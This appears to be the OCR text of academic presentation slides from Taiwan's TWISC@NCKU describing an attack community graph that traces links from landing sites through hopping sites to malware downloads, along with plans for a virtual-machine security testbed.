
Malicious hostnames sharing on two malware samples



Lots of malwares connected to died malicious hostname

Knowledge Base:
Attack Community Graph

- **This graph is to display the Interlinks from landing site, hopping site to malware downloading**




Future Works


- We had built a Testbed@TWISC with 220 real machines
- Now, we design and implement a Testbed with virtual machine
- Using ORCA as an interface for user to request resources
  - Real machines & Virtual machine
  - Support LAN extension technics

Attack Community Graph

- This graph can help us find the different structure of malicious sites.



Single Landing site, complicated hopping interlinks to malware downloading



Complicated interlinks on hopping sites and landing sites.
Which node should be taken down first????

TWISC@NCKU
Taiwan Information Security Center at NCKU

行政院國家科學委員會
National Science Council

Thank you for your attention !